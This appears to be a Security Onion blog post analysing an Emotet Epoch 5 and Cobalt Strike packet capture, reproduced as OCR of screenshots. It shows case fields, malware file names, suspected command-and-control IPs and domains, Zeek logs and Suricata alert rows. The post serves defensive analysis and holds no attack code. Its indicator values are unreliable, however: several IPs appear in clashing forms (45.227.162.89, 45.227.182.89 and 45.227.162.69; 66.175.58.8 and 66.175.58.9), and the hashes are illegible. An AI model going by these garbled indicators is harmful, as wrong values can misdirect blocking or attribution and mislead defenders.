Quick Malware Analysis: Emotet Epoch 5 and Cobalt Strike pcap from 2022-02-08

blog.securityonion.net/2022/02/quick-malware-analysis-emotet-epoch-5.html

Thanks to Brad Duncan for sharing this Emotet Epoch 5 pcap!
https://www.malware-traffic-analysis.net/2022/02/08/index.html

We did a quick analysis of this pcap on the latest version of Security Onion via so-import-pcap:
https://docs.securityonion.net/en/2.3/so-import-pcap.html

The screenshots below show some of the interesting Suricata alerts, Zeek logs, session transcripts, and observables.

About Security Onion

Security Onion is a versatile and scalable platform that can run on small virtual machines and can also scale up to the opposite end of the hardware spectrum to take advantage of extremely powerful server-class machines. Security Onion can also scale horizontally, growing from a standalone single-machine deployment to a full distributed deployment with tens or hundreds of machines as dictated by your enterprise visibility needs.


To learn more about Security Onion, please see:
https://securityonion.net
https://securityonion.net/docs

More Samples

Find all of our Quick Malware posts at:
https://blog.securityonion.net/search/label/quick%20malware%20analysis

Screenshots

Click the first image to start the screenshot tour:



2022-02-08 (TUESDAY) - FILES FOR AN ISC DIARY (EMOTET WITH COBALT STRIKE) - Epoch 5

https://www.malware-traffic-analysis.net/2022/02/08/index.html

Imported pcaps from:

- https://www.malware-traffic-analysis.net/2022/02/08/2022-02-08-Emotet-epoch5-infection-part-1-start-and-spambot-traffic.pcap.zip
- https://www.malware-traffic-analysis.net/2022/02/08/2022-02-08-Emotet-epoch5-infection-part-2-with-Cobalt-Strike.pcap.zip

Analyzed as a defender would analyze live network traffic:

- reviewed alerts and logs and escalated events of interest to the EVENTS tab
- extracted interesting files and uploaded to the ATTACHMENTS tab
- captured interesting IP addresses and domain names in the OBSERVABLES tab

doug@example.com • Feb 16, 2022 6:20 PM (edited)

Provide follow-up information to this case

Summary

Assignee:
doug@example.com

Status:
in progress

Details

Severity:
high

Priority:
0


TLP:
green

PAP:
red

Category:
general

Tags:
emotet cobalt strike

Case Id: [illegible]
Author: doug@example.com
Created: Feb 16, 2022 5:26 PM
Updated: Feb 16, 2022 5:41 PM



2022-02-08 (TUESDAY) - FILES FOR AN ISC DIARY (EMOTET WITH COBALT STRIKE) - Epoch 5

https://www.malware-traffic-analysis.net/2022/02/08/index.html

Actions	Created	Updated	Filename
	Feb 16, 2022 5:23 PM	Feb 16, 2022 5:23 PM	Mikead.dll

Mikead.dll (814,080 Bytes)

SHA256:
[illegible]

SHA1:
[illegible]

MD5:
[illegible]

Description:

TLP:
white

Tags:

doug@example.com • Feb 16, 2022 5:23 PM

Actions	Created	Updated	Filename
	Feb 16, 2022 6:09 PM	Feb 16, 2022 6:09 PM	Message-88.xls

Message-88.xls (123,904 Bytes)

SHA256:
[illegible]

SHA1:
[illegible]

MD5:
[illegible]

Description:

TLP:
white

Tags:

doug@example.com • Feb 16, 2022 6:09 PM

Summary

Assignee:
doug@example.com

Status:
in progress

Details

Severity:
high

Priority:
0


TLP:
green

PAP:
red

Category:
general

Tags:
emotet cobalt strike

Case Id: [illegible]
Author: doug@example.com
Created: Feb 16, 2022 5:26 PM
Updated: Feb 16, 2022 5:41 PM



2022-02-08 (TUESDAY) - FILES FOR AN ISC DIARY (EMOTET WITH COBALT STRIKE) - Epoch 5

https://www.malware-traffic-analysis.net/2022/02/08/index.html

Actions	Created	Updated	Type	Value
	Feb 16, 2022 5:56 PM	Feb 16, 2022 5:56 PM	other	rufus.ingram/NORSALDOMAIN.COM
	Feb 16, 2022 6:00 PM	Feb 16, 2022 6:00 PM	domain	mkdevcorp.com
	Feb 16, 2022 6:00 PM	Feb 16, 2022 6:00 PM	domain	gomcalves.com
	Feb 16, 2022 6:13 PM	Feb 16, 2022 6:13 PM	domain	foxafeli.com
	Feb 16, 2022 6:13 PM	Feb 16, 2022 6:13 PM	domain	diyabip.com
	Feb 16, 2022 5:36 PM	Feb 16, 2022 5:36 PM	ip	93.104.208.17
	Feb 16, 2022 5:35 PM	Feb 16, 2022 5:35 PM	ip	90.160.118.172
	Feb 16, 2022 5:35 PM	Feb 16, 2022 5:35 PM	ip	66.175.58.8
	Feb 16, 2022 5:37 PM	Feb 16, 2022 5:37 PM	ip	45.71.195.120
	Feb 16, 2022 5:37 PM	Feb 16, 2022 5:37 PM	ip	45.227.162.89

Value (hash, filename, etc.):
45.227.182.89

Description:
source ip

IOC:
no

TLP:
white

Tags:

Summary

Assignee:
doug@example.com

Status:
in progress

Details

Severity:
high

Priority:
0


TLP:
green

PAP:
red

Category:
general

Tags:
emotet cobalt strike

Case Id: [illegible]
Author: doug@example.com
Created: Feb 16, 2022 5:26 PM
Updated: Feb 16, 2022 5:41 PM



2022-02-08 (TUESDAY) - FILES FOR AN ISC DIARY (EMOTET WITH COBALT STRIKE) - Epoch 5

https://www.malware-traffic-analysis.net/2022/02/08/index.html

Actions	Timestamp	Id	Category	Module	Dataset
	2022-02-08 20:10:33.358 +00:00	[illegible]	network	zeek	ssl
	2022-02-08 20:10:31.787 +00:00	[illegible]	network	zeek	ssl
	2022-02-08 14:45:17.400 +00:00	[illegible]	network	zeek	notice
	2022-02-08 19:57:37.291 +00:00	[illegible]	network	zeek	kerberos
	2022-02-08 14:43:12.490 +00:00	[illegible]	network	zeek	http
	2022-02-08 14:41:33.404 +00:00	[illegible]	network	zeek	http
	2022-02-08 14:41:29.797 +00:00	[illegible]	network	suricata	alert
	2022-02-08 14:43:13.023 +00:00	[illegible]	network	suricata	alert
	2022-02-08 20:01:08.497 +00:00	[illegible]	network	suricata	alert
	2022-02-08 14:43:13.023 +00:00	[illegible]	network	suricata	alert

@timestamp:	2022-02-08T14:43:13.023Z
destination.ip:	10.2.8.101
destination.port:	49739
ecs.version:	1.12.0
event.category:	network
event.dataset:	alert
event.module:	suricata
event.severity:	2
event.severity_label:	medium

Assignee:
doug@example.com

Status:
in progress

Severity:
high

Priority:
0


TLP:
green

PAP:
red

Category:
general

Tags:
emotet cobalt strike

Case Id: [illegible]
Author: doug@example.com
Created: Feb 16, 2022 5:26 PM
Updated: Feb 16, 2022 5:41 PM



2022-02-08 (TUESDAY) - FILES FOR AN ISC DIARY (EMOTET WITH COBALT STRIKE) - Epoch 5

https://www.malware-traffic-analysis.net/2022/02/08/index.html

Actions	User	Time	Kind	Operation
	doug@example.com	Feb 16, 2022 5:34 PM	Events	Create
	doug@example.com	Feb 16, 2022 5:34 PM	Events	Create
	doug@example.com	Feb 16, 2022 5:34 PM	Events	Create
	doug@example.com	Feb 16, 2022 5:34 PM	Events	Create
	doug@example.com	Feb 16, 2022 5:34 PM	Events	Create
	doug@example.com	Feb 16, 2022 5:35 PM	Observables	Create
	doug@example.com	Feb 16, 2022 5:35 PM	Observables	Create
	doug@example.com	Feb 16, 2022 5:35 PM	Observables	Create
	doug@example.com	Feb 16, 2022 5:35 PM	Observables	Create
	doug@example.com	Feb 16, 2022 5:35 PM	Observables	Create

ID:	[illegible]
Kind:	observables
Operation:	Create
Created:	Feb 16, 2022 5:35 PM
Updated:	Feb 16, 2022 5:35 PM
Group Type:	evidence
Group ID:	
Type:	ip
Value:	183.42.57.17
Description:	destination.ip

Assignee:
doug@example.com

Status:
in progress

Severity:
high

Priority:
0


TLP:
green

PAP:
red

Category:
general

Tags:
emotet cobalt strike

Case Id: [illegible]
Author: doug@example.com
Created: Feb 16, 2022 5:26 PM
Updated: Feb 16, 2022 5:41 PM



Alerts


Total Found: 19

Ungroup

Last 24 days

Click the clock icon to change to absolute time

Timestamp	rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port	rule.gid	rule.uuid	rule.category
2022-02-08 14:52:55.905 +00:00	ET CNC Feodo Tracker Reported CnC Server group 24	high	10.2.8.101	49781	50.164.200.37	8088	1	2404023	A Network Trojan was detect
2022-02-08 19:57:28.713 +00:00	ET CNC Feodo Tracker Reported CnC Server group 28	high	10.2.8.101	49781	45.71.185.128	8088	1	2404027	A Network Trojan was detect
2022-02-08 15:00:20.479 +00:00	ET CNC Feodo Tracker Reported CnC Server group 28	high	10.2.8.101	49789	45.71.185.128	8088	1	2404027	A Network Trojan was detect
2022-02-08 19:04:02.511 +00:00	ET CNC Feodo Tracker Reported CnC Server group 27	high	10.2.8.101	49839	43.229.206.214	8088	1	2404026	A Network Trojan was detect
2022-02-08 14:09:14.738 +00:00	ET CNC Feodo Tracker Reported CnC Server group 27	high	10.2.8.101	49794	43.229.206.214	8088	1	2404026	A Network Trojan was detect
2022-02-08 19:04:13.671 +00:00	ET CNC Feodo Tracker Reported CnC Server group 24	high	10.2.8.101	49838	210.2.88.96	7080	1	2404023	A Network Trojan was detect
2022-02-08 14:43:29.368 +00:00	ET CNC Feodo Tracker Reported CnC Server group 8	high	10.2.8.101	49744	160.250.21.2	443	1	2404007	A Network Trojan was detect
2022-02-08 19:52:17.701 +00:00	ET CNC Feodo Tracker Reported CnC Server group 8	high	10.2.8.101	49987	177.39.156.177	443	1	2404007	A Network Trojan was detect
2022-02-08 19:54:32.656 +00:00	ET CNC Feodo Tracker Reported CnC Server group 7	high	10.2.8.101	49820	173.203.78.138	443	1	2404006	A Network Trojan was detect
2022-02-08 15:00:29.346 +00:00	ET CNC Feodo Tracker Reported CnC Server group 7	high	10.2.8.101	49780	168.197.250.14	80	1	2404006	A Network Trojan was detect
2022-02-08 14:55:18.839 +00:00	ET CNC Feodo Tracker Reported CnC Server group 5	high	10.2.8.101	49788	139.196.72.155	8088	1	2404004	A Network Trojan was detect
2022-02-08 19:01:18.168 +00:00	ET CNC Feodo Tracker Reported CnC Server group 5	high	10.2.8.101	49868	138.207.64.201	8088	1	2404004	A Network Trojan was detect
2022-02-08 14:08:14.638 +00:00	ET CNC Feodo Tracker Reported CnC Server group 4	high	10.2.8.101	49792	128.199.192.135	8088	1	2404003	A Network Trojan was detect
2022-02-08 14:43:20.406 +00:00	ET CNC Feodo Tracker Reported CnC Server group 2	high	10.2.8.101	49740	103.42.57.17	8088	1	2404001	A Network Trojan was detect
2022-02-08 20:01:06.497 +00:00	ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)	low	45.227.162.69	587	10.2.8.101	49914	1	2011540	Not Suspicious Traffic
2022-02-08 14:43:13.023 +00:00	ET POLICY PE EXE or DLL Windows file download HTTP	high	66.175.58.9	80	10.2.8.101	49739	1	2018959	Potential Corporate Privacy V
2022-02-08 14:43:13.023 +00:00	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download	medium	66.175.58.9	80	10.2.8.101	49739	1	2016538	Potentially Bad Traffic
2022-02-08 14:43:13.023 +00:00	ET INFO EXE - Served Attached HTTP	low	66.175.58.9	80	10.2.8.101	49739	1	2014520	Misc activity
2022-02-08 14:41:28.797 +00:00	ET DROP Dshield Block Listed Source group 1	medium	81.249.118.172	80	10.2.8.101	49736	1	2402000	Misc Attack



Alerts

Total Found: 1

Custom


Last 24 days

Click the clock icon to change to absolute time

rule.name:"ET POLICY PE EXE or DLL Windows file download HTTP"


Timestamp	rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port	rule.gid	rule.uuid	rule.category	rule.rev
2022-02-08 14:43:13.023 +00:00	ET POLICY PE EXE or DLL Windows file download HTTP	high	66.175.58.9	80	10.2.8.101	49739	1	2018959	Potential Corporate Privacy Violation	4

Rows per page: 50 1-1 of 1



2002 | securityonion | 66.175.58.9:80 | 10.2.8.101:49739

